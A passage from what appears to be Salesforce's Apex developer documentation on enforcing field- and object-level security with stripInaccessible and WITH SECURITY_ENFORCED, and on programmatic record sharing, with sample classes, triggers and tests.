SObjectAccessDecision securityDecision =
        Security.stripInaccessible(AccessType.READABLE,
```

```
                    [SELECT Name, BudgetedCost, ActualCost FROM Campaign]
    );

      // Construct the output table
      if (securityDecision.getRemovedFields().get('Campaign').contains('ActualCost')) {

          for (Campaign c : securityDecision.getRecords()) {
          //System.debug Output: Name, BudgetedCost
          }
      } else {
          for (Campaign c : securityDecision.getRecords()) {
          //System.debug Output: Name, BudgetedCost, ActualCost
          }
}
```

Example: This example code removes inaccessible fields from the subquery result. The user doesn't have permission to read the Phone field of a Contacts object.

```
List<Account> accountsWithContacts =
 [SELECT Id, Name, Phone,
     (SELECT Id, LastName, Phone FROM Account.Contacts)
 FROM Account];

  // Strip fields that are not readable
  SObjectAccessDecision decision = Security.stripInaccessible(
                                  AccessType.READABLE,
                                  accountsWithContacts);

// Print stripped records
   for (Integer i = 0; i < accountsWithContacts.size(); i++)
  {
      System.debug('Insecure record access: '+accountsWithContacts[i]);
      System.debug('Secure record access: '+decision.getRecords()[i]);
   }

// Print modified indexes
  System.debug('Records modified by stripInaccessible: '+decision.getModifiedIndexes());


// Print removed fields
   System.debug('Fields removed by stripInaccessible: '+decision.getRemovedFields());
```

Example: This example code removes inaccessible fields from sObjects before DML operations. The user who doesn't have permission to create Rating for an Account can still create an Account. The method ensures that no Rating is set and doesn't throw an exception.

```
List<Account> newAccounts = new List<Account>();
Account a = new Account(Name='Acme Corporation');
Account b = new Account(Name='Blaze Comics', Rating='Warm');
newAccounts.add(a);
newAccounts.add(b);
```

```
SObjectAccessDecision securityDecision = Security.stripInaccessible(
                                        AccessType.CREATABLE, newAccounts);

// No exceptions are thrown and no rating is set
insert securityDecision.getRecords();

System.debug(securityDecision.getRemovedFields().get('Account')); // Prints "Rating"
System.debug(securityDecision.getModifiedIndexes()); // Prints "1"
```

👁 **Example:** This example code sanitizes sObjects that have been deserialized from an untrusted source. The user doesn't have permission to update the `AnnualRevenue` of an Account.

```
String jsonInput =
'[' +
'{' +
'"Name": "InGen",' +
'"AnnualRevenue": "100"' +
'},' +
'{' +
'"Name": "Octan"' +
'}' +
']';

List<Account> accounts = (List<Account>)JSON.deserializeStrict(jsonInput,
List<Account>.class);
SObjectAccessDecision securityDecision = Security.stripInaccessible(
                                        AccessType.UPDATABLE, accounts);

// Secure update
update securityDecision.getRecords(); // Doesn't update AnnualRevenue field
System.debug(String.join(securityDecision.getRemovedFields().get('Account'), ', '));
// Prints "AnnualRevenue"
System.debug(String.join(securityDecision.getModifiedIndexes(), ', ')); // Prints "0"
```

👁 **Example:** This example code removes inaccessible relationship fields from the query result. The user doesn't have permission to insert the Account__c field, which is a lookup from MyCustomObject__c to Account.

```
// Account__c is a lookup from MyCustomObject__c to Account
@isTest
   public class TestCustomObjectLookupStripped {
      @isTest static void caseCustomObjectStripped() {
         Account a = new Account(Name='foo');
         insert a;
         List<MyCustomObject__c> records = new List<MyCustomObject__c>{
            new MyCustomObject__c(Name='Custom0', Account__c=a.id)
         };
         insert records;
         records = [SELECT Id, Account__c FROM MyCustomObject__c];
         SObjectAccessDecision securityDecision = Security.stripInaccessible
                                        (AccessType.READABLE, records);

         // Verify stripped records
         System.assertEquals(1, securityDecision.getRecords().size());
```

```
        for (SObject strippedRecord : securityDecision.getRecords()) {
            System.debug('Id should be set as Id fields are ignored: ' +
                        strippedRecord.isSet('Id')); // prints true
            System.debug('Lookup field FLS is not READABLE to running user,
                        should not be set: ' +
                        strippedRecord.isSet('Account__c')); // prints false
        }
    }
}
```

SEE ALSO:

Apex Reference Guide: AccessType Enum

Apex Reference Guide: Security Class

Apex Reference Guide: SObjectAccessDecision Class

Filter SOQL Queries Using WITH SECURITY_ENFORCED

Use the `WITH SECURITY_ENFORCED` clause to enable field- and object-level security permissions checking for `SOQL SELECT` queries in Apex code, including subqueries and cross-object relationships.

Apex generally runs in system context; that is, the current user's permissions and field-level security aren't taken into account during code execution. Sharing rules, however, are not always bypassed: the class must be declared with the `without sharing` keyword in order to ensure that sharing rules are not enforced. Although performing field- and object-level security checks was possible in earlier releases, this clause substantially reduces the verbosity and technical complexity in query operations. This feature is tailored to Apex developers who have minimal development experience with security and to applications where graceful degradation on permissions errors isn't required.

Note: The `WITH SECURITY_ENFORCED` clause is only available in Apex. We don't recommend using `WITH SECURITY_ENFORCED` in Apex classes or triggers with an API version earlier than 45.0.

`WITH SECURITY_ENFORCED` applies field- and object-level security checks only to fields and objects referenced in `SELECT` or `FROM` SOQL clauses and not clauses like `WHERE` or `ORDER BY`. In other words, security is enforced on what the `SOQL SELECT` query returns, not on all the elements that go into running the query.

Insert the `WITH SECURITY_ENFORCED` clause:

- After the `WHERE` clause if one exists, else after the `FROM` clause.

- Before any `ORDER BY`, `LIMIT`, `OFFSET`, or aggregate function clauses.

For more information on `SOQL SELECT` queries, see SOQL SELECT Syntax in the SOQL and SOSL Reference.

For example, if the user has field access for LastName, this query returns Id and LastName for the Acme account entry.

```
List<Account> act1 = [SELECT Id, (SELECT LastName FROM Contacts)
    FROM Account WHERE Name like 'Acme' WITH SECURITY_ENFORCED]
```

There are some restrictions while querying polymorphic lookup fields using `WITH SECURITY_ENFORCED`. Polymorphic fields are relationship fields that can point to more than one entity.

- Traversing a polymorphic field's relationship is not supported in queries using `WITH SECURITY_ENFORCED`. For example, you cannot use `WITH SECURITY_ENFORCED` in this query, which returns the Id and Owner names for User and Calendar entities: `SELECT Id, What.Name FROM Event WHERE What.Type IN ('User','Calendar').`

- Using `TYPEOF` expressions with an `ELSE` clause is not supported in queries using `WITH SECURITY_ENFORCED`. `TYPEOF` is used in a SELECT query to specify the fields to be returned for a given type of a polymorphic relationship. For example, you cannot use `WITH SECURITY_ENFORCED` in this query. The query specifies certain fields to be returned for Account and Opportunity objects, and Name and Email fields to be returned for all other objects.

```
SELECT
TYPE OF What
    WHEN Account THEN Phone
    WHEN Opportunity THEN Amount
    ELSE Name,Email
END
FROM Event
```

- The `Owner`, `CreatedBy`, and `LastModifiedBy` polymorphic lookup fields are exempt from this restriction, and do allow polymorphic relationship traversal.
- For AppExchange Security Review, you must use API version 48.0 or later when using `WITH SECURITY_ENFORCED`. You cannot use API versions where the feature was in beta or pilot.

If any fields or objects referenced in the `SOQL SELECT` query using `WITH SECURITY_ENFORCED` are inaccessible to the user, a `System.QueryException` is thrown, and no data is returned.

To enforce object and field permissions on the User object and hide a user's personal information from other users in orgs with Experience Cloud sites, see Enforcing Object and Field Permissions.

👁 Example: If field access for either LastName or Description is hidden, this query throws an exception indicating insufficient permissions.

```
List<Account> act1 = [SELECT Id, (SELECT LastName FROM Contacts),
    (SELECT Description FROM Opportunities)
    FROM Account WITH SECURITY_ENFORCED]
```

👁 Example: If field access for Website is hidden, this query throws an exception indicating insufficient permissions.

```
List<Account> act2 = [SELECT Id, parent.Name, parent.Website
    FROM Account WITH SECURITY_ENFORCED]
```

👁 Example: If field access for Type is hidden, this aggregate function query throws an exception indicating insufficient permissions.

```
List<AggregateResult> agr1 = [SELECT GROUPING(Type)
    FROM Opportunity WITH SECURITY_ENFORCED
    GROUP BY Type]
```

Class Security

You can specify which users can execute methods in a particular top-level class based on their user profile or permission sets. You can only set security on Apex classes, not on triggers.

To set Apex class security from the class list page, seeSet Apex Class Access from the Class List Page

To set Apex class security from the class detail page, see Set Apex Class Access from the Class List Page

To set Apex class security from a permission set:

1. From Setup, enter *Permission Sets* in the `Quick Find` box, then select **Permission Sets**.
2. Select a permission set.

3. Click **Apex Class Access**.

4. Click **Edit**.

5. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**, or select the Apex classes that
   you want to disable from the Enabled Apex Classes list and click **Remove**.

6. Click **Save**.

To set Apex class security from a profile:

1. From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.

2. Select a profile.

3. In the Apex Class Access page or related list, click **Edit**.

4. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**, or select the Apex classes that
   you want to disable from the Enabled Apex Classes list and click **Remove**.

5. Click **Save**.

Understanding Apex Managed Sharing

Sharing is the act of granting a user or group of users permission to perform a set of actions on a record or set of records. Sharing access
can be granted using the Salesforce user interface and Lightning Platform, or programmatically using Apex.

For more information on sharing, see *Set Your Internal Organization-Wide Sharing Defaults* in the Salesforce online help.

IN THIS SECTION:

Understanding Sharing

Sharing enables record-level access control for all custom objects, as well as many standard objects (such as Account, Contact,
Opportunity and Case). Administrators first set an object's organization-wide default sharing access level, and then grant additional
access based on record ownership, the role hierarchy, sharing rules, and manual sharing. Developers can then use Apex managed
sharing to grant additional access programmatically with Apex.

Sharing a Record Using Apex

Recalculating Apex Managed Sharing

Understanding Sharing

Sharing enables record-level access control for all custom objects, as well as many standard objects (such as Account, Contact, Opportunity
and Case). Administrators first set an object's organization-wide default sharing access level, and then grant additional access based on
record ownership, the role hierarchy, sharing rules, and manual sharing. Developers can then use Apex managed sharing to grant
additional access programmatically with Apex.

Most sharing for a record is maintained in a related sharing object, similar to an access control list (ACL) found in other platforms.

Types of Sharing

Salesforce has the following types of sharing:

Managed Sharing
   Managed sharing involves sharing access granted by Lightning Platform based on record ownership, the role hierarchy, and sharing
   rules:

Record Ownership

Each record is owned by a user or optionally a queue for custom objects, cases and leads. The *record owner* is automatically granted Full Access, allowing them to view, edit, transfer, share, and delete the record.

Role Hierarchy

The *role hierarchy* enables users above another user in the hierarchy to have the same level of access to records owned by or shared with users below. Consequently, users above a record owner in the role hierarchy are also implicitly granted Full Access to the record, though this behavior can be disabled for specific custom objects. The role hierarchy is not maintained with sharing records. Instead, role hierarchy access is derived at runtime. For more information, see "Controlling Access Using Hierarchies" in the Salesforce online help.

Sharing Rules

Sharing rules are used by administrators to automatically grant users within a given group or role access to records owned by a specific group of users. Sharing rules cannot be added to a package and cannot be used to support sharing logic for apps installed from AppExchange.

Sharing rules can be based on record ownership or other criteria. You can't use Apex to create criteria-based sharing rules. Also, criteria-based sharing cannot be tested using Apex.

All implicit sharing added by Force.com managed sharing cannot be altered directly using the Salesforce user interface, SOAP API, or Apex.

User Managed Sharing, also known as Manual Sharing

User managed sharing allows the record owner or any user with Full Access to a record to share the record with a user or group of users. This is generally done by an end user, for a single record. Only the record owner and users above the owner in the role hierarchy are granted Full Access to the record. It is not possible to grant other users Full Access. Users with the "Modify All" object-level permission for the given object or the "Modify All Data" permission can also manually share a record. User managed sharing is removed when the record owner changes or when the access granted in the sharing does not grant additional access beyond the object's organization-wide sharing default access level.

Apex Managed Sharing

Apex managed sharing provides developers with the ability to support an application's particular sharing requirements programmatically through Apex or the SOAP API. This type of sharing is similar to managed sharing. Only users with "Modify All Data" permission can add or change Apex managed sharing on a record. Apex managed sharing is maintained across record owner changes.

> 📝 **Note:** Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.

The Sharing Reason Field

In the Salesforce user interface, the `Reason` field on a custom object specifies the type of sharing used for a record. This field is called `rowCause` in Apex or the API.

Each of the following list items is a type of sharing used for records. The tables show `Reason` field value, and the related `rowCause` value.

- Managed Sharing

Reason Field **Value**	rowCause **Value (Used in Apex or the API)**
Account Sharing	ImplicitChild
Associated record owner or sharing	ImplicitParent
Owner	Owner

`Reason Field` **Value**	`rowCause` **Value (Used in Apex or the API)**
Opportunity Team	`Team`
Sharing Rule	`Rule`
Territory Assignment Rule	`TerritoryRule`

- User Managed Sharing

`Reason Field` **Value**	`rowCause` **Value (Used in Apex or the API)**
Manual Sharing	`Manual`
Territory Manual	`TerritoryManual`
	Note: With Enterprise Territory Management in API version 45.0 and later, `Territory2AssociationManual` replaces `TerritoryManual`.

- Apex Managed Sharing

`Reason Field` **Value**	`rowCause` **Value (Used in Apex or the API)**
Defined by developer	Defined by developer

The displayed reason for Apex managed sharing is defined by the developer.

Access Levels

When determining a user's access to a record, the most permissive level of access is used. Most share objects support the following access levels:

Access Level	API Name	Description
Private	None	Only the record owner and users above the record owner in the role hierarchy can view and edit the record. This access level only applies to the AccountShare object.
Read Only	Read	The specified user or group can view the record only.
Read/Write	Edit	The specified user or group can view and edit the record.
Full Access	All	The specified user or group can view, edit, transfer, share, and delete the record.
		Note: This access level can only be granted with managed sharing.

Sharing Considerations

Apex Triggers and User Record Sharing

If a trigger changes the owner of a record, the running user must have read access to the new owner's user record if the trigger is started through the following:

- API
- Standard user interface
- Standard Visualforce controller
- Class defined with the `with sharing` keyword

If a trigger is started through a class that's not defined with the `with sharing` keyword, the trigger runs in system mode. In this case, the trigger doesn't require the running user to have specific access.

Sharing a Record Using Apex

🛑 **Important:** Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

To access sharing programmatically, you must use the share object associated with the standard or custom object for which you want to share. For example, AccountShare is the sharing object for the Account object, ContactShare is the sharing object for the Contact object. In addition, all custom object sharing objects are named as follows, where *MyCustomObject* is the name of the custom object:

*MyCustomObject*__Share

Objects on the detail side of a master-detail relationship do not have an associated sharing object. The detail record's access is determined by the master's sharing object and the relationship's sharing setting. For more information, see "Custom Object Security" in the Salesforce online help.

A share object includes records supporting all three types of sharing: managed sharing, user managed sharing, and Apex managed sharing. Sharing granted to users implicitly through organization-wide defaults, the role hierarchy, and permissions such as the "View All" and "Modify All" permissions for the given object, "View All Data," and "Modify All Data" are not tracked with this object.

Every share object has the following properties:

Property Name	Description
*objectName*AccessLevel	The level of access that the specified user or group has been granted for a share sObject. The name of the property is `AccessLevel` appended to the object name. For example, the property name for LeadShare object is `LeadShareAccessLevel`. Valid values are: - `Edit` - `Read` - `All` 📝 **Note:** The `All` access level is an internal value and can't be granted. This field must be set to an access level that is higher than the organization's default access level for the parent object. For more information, see Understanding Sharing on page 207.
ParentID	The ID of the object. This field cannot be updated.
RowCause	The reason why the user or group is being granted access. The reason determines the type of sharing, which controls who can alter the sharing record. This field cannot be updated.

Property Name	Description
UserOrGroupId	The user or group IDs to which you are granting access. A group can be:
	• A public group or a sharing group associated with a role.
	• A territory group.
	This field cannot be updated.
	☑ Note: You can't grant access to unauthenticated guest users using Apex.

You can share a standard or custom object with users or groups. For more information about the types of users and groups you can share an object with, see User and Group in the *Object Reference for Salesforce*.

Creating User Managed Sharing Using Apex

It is possible to manually share a record to a user or a group using Apex or the SOAP API. If the owner of the record changes, the sharing is automatically deleted. The following example class contains a method that shares the job specified by the job ID with the specified user or group ID with read access. It also includes a test method that validates this method. Before you save this example class, create a custom object called Job.

☑ Note: Manual shares written using Apex contains RowCause="Manual" by default. Only shares with this condition are removed when ownership changes.

```
public class JobSharing {

  public static boolean manualShareRead(Id recordId, Id userOrGroupId){
     // Create new sharing object for the custom object Job.
     Job__Share jobShr  = new Job__Share();

     // Set the ID of record being shared.
     jobShr.ParentId = recordId;

     // Set the ID of user or group being granted access.
     jobShr.UserOrGroupId = userOrGroupId;

     // Set the access level.
     jobShr.AccessLevel = 'Read';

     // Set rowCause to 'manual' for manual sharing.
     // This line can be omitted as 'manual' is the default value for sharing objects.
     jobShr.RowCause = Schema.Job__Share.RowCause.Manual;

     // Insert the sharing record and capture the save result.
     // The false parameter allows for partial processing if multiple records passed
     // into the operation.
     Database.SaveResult sr = Database.insert(jobShr,false);

     // Process the save results.
     if(sr.isSuccess()){
        // Indicates success
        return true;
     }
```

```
        else {
            // Get first save result error.
            Database.Error err = sr.getErrors()[0];

            // Check if the error is related to trival access level.
            // Access level must be more permissive than the object's default.
            // These sharing records are not required and thus an insert exception is
acceptable.
            if(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION  &&
                    err.getMessage().contains('AccessLevel')){
                // Indicates success.
                return true;
            }
            else{
                // Indicates failure.
                return false;
            }
        }
    }

}
```

```
@isTest
private class JobSharingTest {
    // Test for the manualShareRead method
    static testMethod void testManualShareRead(){
        // Select users for the test.
        List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2];
        Id User1Id = users[0].Id;
        Id User2Id = users[1].Id;

        // Create new job.
        Job__c j = new Job__c();
        j.Name = 'Test Job';
        j.OwnerId = user1Id;
        insert j;

        // Insert manual share for user who is not record owner.
        System.assertEquals(JobSharing.manualShareRead(j.Id, user2Id), true);

        // Query job sharing records.
        List<Job__Share> jShrs = [SELECT Id, UserOrGroupId, AccessLevel,
            RowCause FROM job__share WHERE ParentId = :j.Id AND UserOrGroupId= :user2Id];

        // Test for only one manual share on job.
        System.assertEquals(jShrs.size(), 1, 'Set the object\'s sharing model to Private.');


        // Test attributes of manual share.
        System.assertEquals(jShrs[0].AccessLevel, 'Read');
        System.assertEquals(jShrs[0].RowCause, 'Manual');
        System.assertEquals(jShrs[0].UserOrGroupId, user2Id);

        // Test invalid job Id.
```

```
        delete j;

        // Insert manual share for deleted job id.
        System.assertEquals(JobSharing.manualShareRead(j.Id, user2Id), false);
    }
}
```

🛑 **Important:** The object's organization-wide default access level must not be set to the most permissive access level. For custom objects, this level is Public Read/Write. For more information, see Understanding Sharing on page 207.

Creating Apex Managed Sharing

Apex managed sharing enables developers to programmatically manipulate sharing to support their application's behavior through Apex or the SOAP API. This type of sharing is similar to managed sharing. Only users with "Modify All Data" permission can add or change Apex managed sharing on a record. Apex managed sharing is maintained across record owner changes.

Apex managed sharing must use an *Apex sharing reason*. Apex sharing reasons are a way for developers to track why they shared a record with a user or group of users. Using multiple Apex sharing reasons simplifies the coding required to make updates and deletions of sharing records. They also enable developers to share with the same user or group multiple times using different reasons.

Apex sharing reasons are defined on an object's detail page. Each Apex sharing reason has a label and a name:

- The label displays in the `Reason` column when viewing the sharing for a record in the user interface. This label allows users and administrators to understand the source of the sharing. The label is also enabled for translation through the Translation Workbench.

- The name is used when referencing the reason in the API and Apex.

All Apex sharing reason names have the following format:

```
MyReasonName__c
```

Apex sharing reasons can be referenced programmatically as follows:

```
Schema.CustomObject__Share.rowCause.SharingReason__c
```

For example, an Apex sharing reason called Recruiter for an object called Job can be referenced as follows:

```
Schema.Job__Share.rowCause.Recruiter__c
```

For more information, see System.Schema Class.

To create an Apex sharing reason:

1. From the management settings for the custom object, click **New** in the Apex Sharing Reasons related list.

2. Enter a label for the Apex sharing reason. The label displays in the `Reason` column when viewing the sharing for a record in the user interface. The label is also enabled for translation through the Translation Workbench.

3. Enter a name for the Apex sharing reason. The name is used when referencing the reason in the API and Apex. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

4. Click **Save**.

📝 **Note:** Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.

Apex Managed Sharing Example

For this example, suppose that you are building a recruiting application and have an object called Job. You want to validate that the
recruiter and hiring manager listed on the job have access to the record. The following trigger grants the recruiter and hiring manager
access when the job record is created. This example requires a custom object called Job, with two lookup fields associated with User
records called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager
and Recruiter.

```
trigger JobApexSharing on Job__c (after insert) {

    if(trigger.isInsert){
        // Create a new list of sharing objects for Job
        List<Job__Share> jobShrs  = new List<Job__Share>();

        // Declare variables for recruiting and hiring manager sharing
        Job__Share recruiterShr;
        Job__Share hmShr;

        for(Job__c job : trigger.new){
            // Instantiate the sharing objects
            recruiterShr = new Job__Share();
            hmShr = new Job__Share();

            // Set the ID of record being shared
            recruiterShr.ParentId = job.Id;
            hmShr.ParentId = job.Id;

            // Set the ID of user or group being granted access
            recruiterShr.UserOrGroupId = job.Recruiter__c;
            hmShr.UserOrGroupId = job.Hiring_Manager__c;

            // Set the access level
            recruiterShr.AccessLevel = 'edit';
            hmShr.AccessLevel = 'read';

            // Set the Apex sharing reason for hiring manager and recruiter
            recruiterShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c;
            hmShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c;

            // Add objects to list for insert
            jobShrs.add(recruiterShr);
            jobShrs.add(hmShr);
         }

        // Insert sharing records and capture save result
       // The false parameter allows for partial processing if multiple records are passed

        // into the operation
        Database.SaveResult[] lsr = Database.insert(jobShrs,false);

        // Create counter
        Integer i=0;

        // Process the save results
        for(Database.SaveResult sr : lsr){
```

```
            if(!sr.isSuccess()){
                // Get the first save result error
                Database.Error err = sr.getErrors()[0];

                // Check if the error is related to a trivial access level
                // Access levels equal or more permissive than the object's default
                // access level are not allowed.
                // These sharing records are not required and thus an insert exception is

                // acceptable.
                if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION

                                        &&
err.getMessage().contains('AccessLevel'))){
                    // Throw an error when the error is not related to trivial access
level.
                    trigger.newMap.get(jobShrs[i].ParentId).
                      addError(
                      'Unable to grant sharing access due to following exception: '
                      + err.getMessage());
                }
            }
            i++;
        }
    }

}
```

Under certain circumstances, inserting a share row results in an update of an existing share row. Consider these examples:

- A manual share access level is set to Read and you insert a new one set to Write. The original share rows are updated to Write, indicating the higher level of access.

- Users can access an account because they can access its child records (contact, case, opportunity, and so on). If an account sharing rule is created, the sharing rule row cause (which is a higher access level) replaces the parent implicit share row cause, indicating the higher level of access.

🛑 **Important:** The object's organization-wide default access level must not be set to the most permissive access level. For custom objects, this level is Public Read/Write. For more information, see Understanding Sharing on page 207.

Creating Apex Managed Sharing for Customer Community Plus users

Customer Community Plus users are previously known as Customer Portal users. Share objects, such as `AccountShare` and `ContactShare`, aren't available to these users. If you must use share objects as a Customer Community Plus user, consider using a trigger, which operates with the `without sharing` keyword by default. Otherwise, use an inner class with the same keyword to enable the DML operation to run successfully. A separate utility class can also be used to enable this access.

Granting visibility via manual/apex shares written to the share objects is supported but the objects themselves aren't available to Customer Community Plus users. However, other users can add shares that grant access to Customer Community Plus users.

⚠️ **Warning:** After enabling digital experiences, records accessible to Roles and Subordinates via Apex managed sharing are automatically made accessible to Roles, Internal and Portal Subordinates. To secure external users' access, update your Apex code so that it creates shares to the Role and Internal Subordinates group. Because this conversion is a large-scale operation, consider using batch Apex.

Recalculating Apex Managed Sharing

Salesforce automatically recalculates sharing for all records on an object when its organization-wide sharing default access level changes. The recalculation adds managed sharing when appropriate. In addition, all types of sharing are removed if the access they grant is considered redundant. For example, manual sharing, which grants Read Only access to a user, is deleted when the object's sharing model changes from Private to Public Read Only.

To recalculate Apex managed sharing, you must write an Apex class that implements a Salesforce-provided interface to do the recalculation. You must then associate the class with the custom object, on the custom object's detail page, in the Apex Sharing Recalculation related list.

📝 **Note:** Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.

You can execute this class from the custom object detail page where the Apex sharing reason is specified. An administrator might need to recalculate the Apex managed sharing for an object if a locking issue prevented Apex code from granting access to a user as defined by the application's logic. You can also use the Database.executeBatch method to programmatically invoke an Apex managed sharing recalculation.

📝 **Note:** Every time a custom object's organization-wide sharing default access level is updated, any Apex recalculation classes defined for associated custom object are also executed.

To monitor or stop the execution of the Apex recalculation, from Setup, enter `Apex Jobs` in the `Quick Find` box, then select **Apex Jobs**.

Creating an Apex Class for Recalculating Sharing

To recalculate Apex managed sharing, you must write an Apex class to do the recalculation. This class must implement the Salesforce-provided interface `Database.Batchable`.

The `Database.Batchable` interface is used for all batch Apex processes, including recalculating Apex managed sharing. You can implement this interface more than once in your organization. For more information on the methods that must be implemented, see Using Batch Apex on page 268.

Before creating an Apex managed sharing recalculation class, also consider the best practices.

⛔ **Important:** The object's organization-wide default access level must not be set to the most permissive access level. For custom objects, this level is Public Read/Write. For more information, see Understanding Sharing on page 207.

Apex Managed Sharing Recalculation Example

For this example, suppose that you are building a recruiting application and have an object called Job. You want to validate that the recruiter and hiring manager listed on the job have access to the record. The following Apex class performs this validation. This example requires a custom object called Job, with two lookup fields associated with User records called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter. Before you run this sample, replace the email address with a valid email address to which you want to send error notifications and job completion notifications.

```
global class JobSharingRecalc implements Database.Batchable<sObject> {

    // String to hold email address that emails will be sent to.
    // Replace its value with a valid email address.
    static String emailAddress = 'admin@yourcompany.com';

    // The start method is called at the beginning of a sharing recalculation.
    // This method returns a SOQL query locator containing the records
    // to be recalculated.
```

```
global Database.QueryLocator start(Database.BatchableContext BC){
    return Database.getQueryLocator([SELECT Id, Hiring_Manager__c, Recruiter__c
                                     FROM Job__c]);
}

// The executeBatch method is called for each chunk of records returned from start.

global void execute(Database.BatchableContext BC, List<sObject> scope){
   // Create a map for the chunk of records passed into method.
    Map<ID, Job__c> jobMap = new Map<ID, Job__c>((List<Job__c>)scope);

    // Create a list of Job__Share objects to be inserted.
    List<Job__Share> newJobShrs = new List<Job__Share>();

    // Locate all existing sharing records for the Job records in the batch.
    // Only records using an Apex sharing reason for this app should be returned.
    List<Job__Share> oldJobShrs = [SELECT Id FROM Job__Share WHERE ParentId IN
         :jobMap.keySet() AND
        (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR
        RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c)];

    // Construct new sharing records for the hiring manager and recruiter
    // on each Job record.
    for(Job__c job : jobMap.values()){
        Job__Share jobHMShr = new Job__Share();
        Job__Share jobRecShr = new Job__Share();

        // Set the ID of user (hiring manager) on the Job record being granted access.

        jobHMShr.UserOrGroupId = job.Hiring_Manager__c;

        // The hiring manager on the job should always have 'Read Only' access.
        jobHMShr.AccessLevel = 'Read';

        // The ID of the record being shared
        jobHMShr.ParentId = job.Id;

        // Set the rowCause to the Apex sharing reason for hiring manager.
        // This establishes the sharing record as Apex managed sharing.
        jobHMShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c;

        // Add sharing record to list for insertion.
        newJobShrs.add(jobHMShr);

        // Set the ID of user (recruiter) on the Job record being granted access.
        jobRecShr.UserOrGroupId = job.Recruiter__c;

        // The recruiter on the job should always have 'Read/Write' access.
        jobRecShr.AccessLevel = 'Edit';

        // The ID of the record being shared
        jobRecShr.ParentId = job.Id;

        // Set the rowCause to the Apex sharing reason for recruiter.
```

```
        // This establishes the sharing record as Apex managed sharing.
        jobRecShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c;

    // Add the sharing record to the list for insertion.
        newJobShrs.add(jobRecShr);
    }

    try {
        // Delete the existing sharing records.
        // This allows new sharing records to be written from scratch.
        Delete oldJobShrs;

        // Insert the new sharing records and capture the save result.
        // The false parameter allows for partial processing if multiple records are
        // passed into operation.
        Database.SaveResult[] lsr = Database.insert(newJobShrs,false);

        // Process the save results for insert.
        for(Database.SaveResult sr : lsr){
            if(!sr.isSuccess()){
                // Get the first save result error.
                Database.Error err = sr.getErrors()[0];

                // Check if the error is related to trivial access level.
                // Access levels equal or more permissive than the object's default
                // access level are not allowed.
                // These sharing records are not required and thus an insert exception

                // is acceptable.
                if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION

                                && err.getMessage().contains('AccessLevel'))){
                    // Error is not related to trivial access level.
                    // Send an email to the Apex job's submitter.
                    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

                    String[] toAddresses = new String[] {emailAddress};
                    mail.setToAddresses(toAddresses);
                    mail.setSubject('Apex Sharing Recalculation Exception');
                    mail.setPlainTextBody(
                        'The Apex sharing recalculation threw the following exception: ' +

                            err.getMessage());
                    Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
                }
            }
        }
    } catch(DmlException e) {
        // Send an email to the Apex job's submitter on failure.
        Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
        String[] toAddresses = new String[] {emailAddress};
        mail.setToAddresses(toAddresses);
        mail.setSubject('Apex Sharing Recalculation Exception');
        mail.setPlainTextBody(
```

```
                    'The Apex sharing recalculation threw the following exception: ' +
                        e.getMessage());
            Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
        }
    }

    // The finish method is called at the end of a sharing recalculation.
    global void finish(Database.BatchableContext BC){
        // Send an email to the Apex job's submitter notifying of job completion.
        Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
        String[] toAddresses = new String[] {emailAddress};
        mail.setToAddresses(toAddresses);
        mail.setSubject('Apex Sharing Recalculation Completed.');
        mail.setPlainTextBody
                    ('The Apex sharing recalculation finished processing');
        Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
    }

}
```

Testing Apex Managed Sharing Recalculations

This example inserts five Job records and invokes the batch job that is implemented in the batch class of the previous example. This example requires a custom object called Job, with two lookup fields associated with User records called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter. Before you run this test, set the organization-wide default sharing for Job to Private. Note that since email messages aren't sent from tests, and because the batch class is invoked by a test method, the email notifications won't be sent in this case.

```
@isTest
private class JobSharingTester {

    // Test for the JobSharingRecalc class
    static testMethod void testApexSharing(){
        // Instantiate the class implementing the Database.Batchable interface.
        JobSharingRecalc recalc = new JobSharingRecalc();

        // Select users for the test.
        List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2];
        ID User1Id = users[0].Id;
        ID User2Id = users[1].Id;

        // Insert some test job records.
        List<Job__c> testJobs = new List<Job__c>();
        for (Integer i=0;i<5;i++) {
        Job__c j = new Job__c();
            j.Name = 'Test Job ' + i;
            j.Recruiter__c = User1Id;
            j.Hiring_Manager__c = User2Id;
            testJobs.add(j);
        }
        insert testJobs;

        Test.startTest();
```

```
        // Invoke the Batch class.
        String jobId = Database.executeBatch(recalc);

        Test.stopTest();

        // Get the Apex job and verify there are no errors.
        AsyncApexJob aaj = [Select JobType, TotalJobItems, JobItemsProcessed, Status,
                            CompletedDate, CreatedDate, NumberOfErrors
                            from AsyncApexJob where Id = :jobId];
        System.assertEquals(0, aaj.NumberOfErrors);

        // This query returns jobs and related sharing records that were inserted
        // by the batch job's execute method.
        List<Job__c> jobs = [SELECT Id, Hiring_Manager__c, Recruiter__c,
            (SELECT Id, ParentId, UserOrGroupId, AccessLevel, RowCause FROM Shares
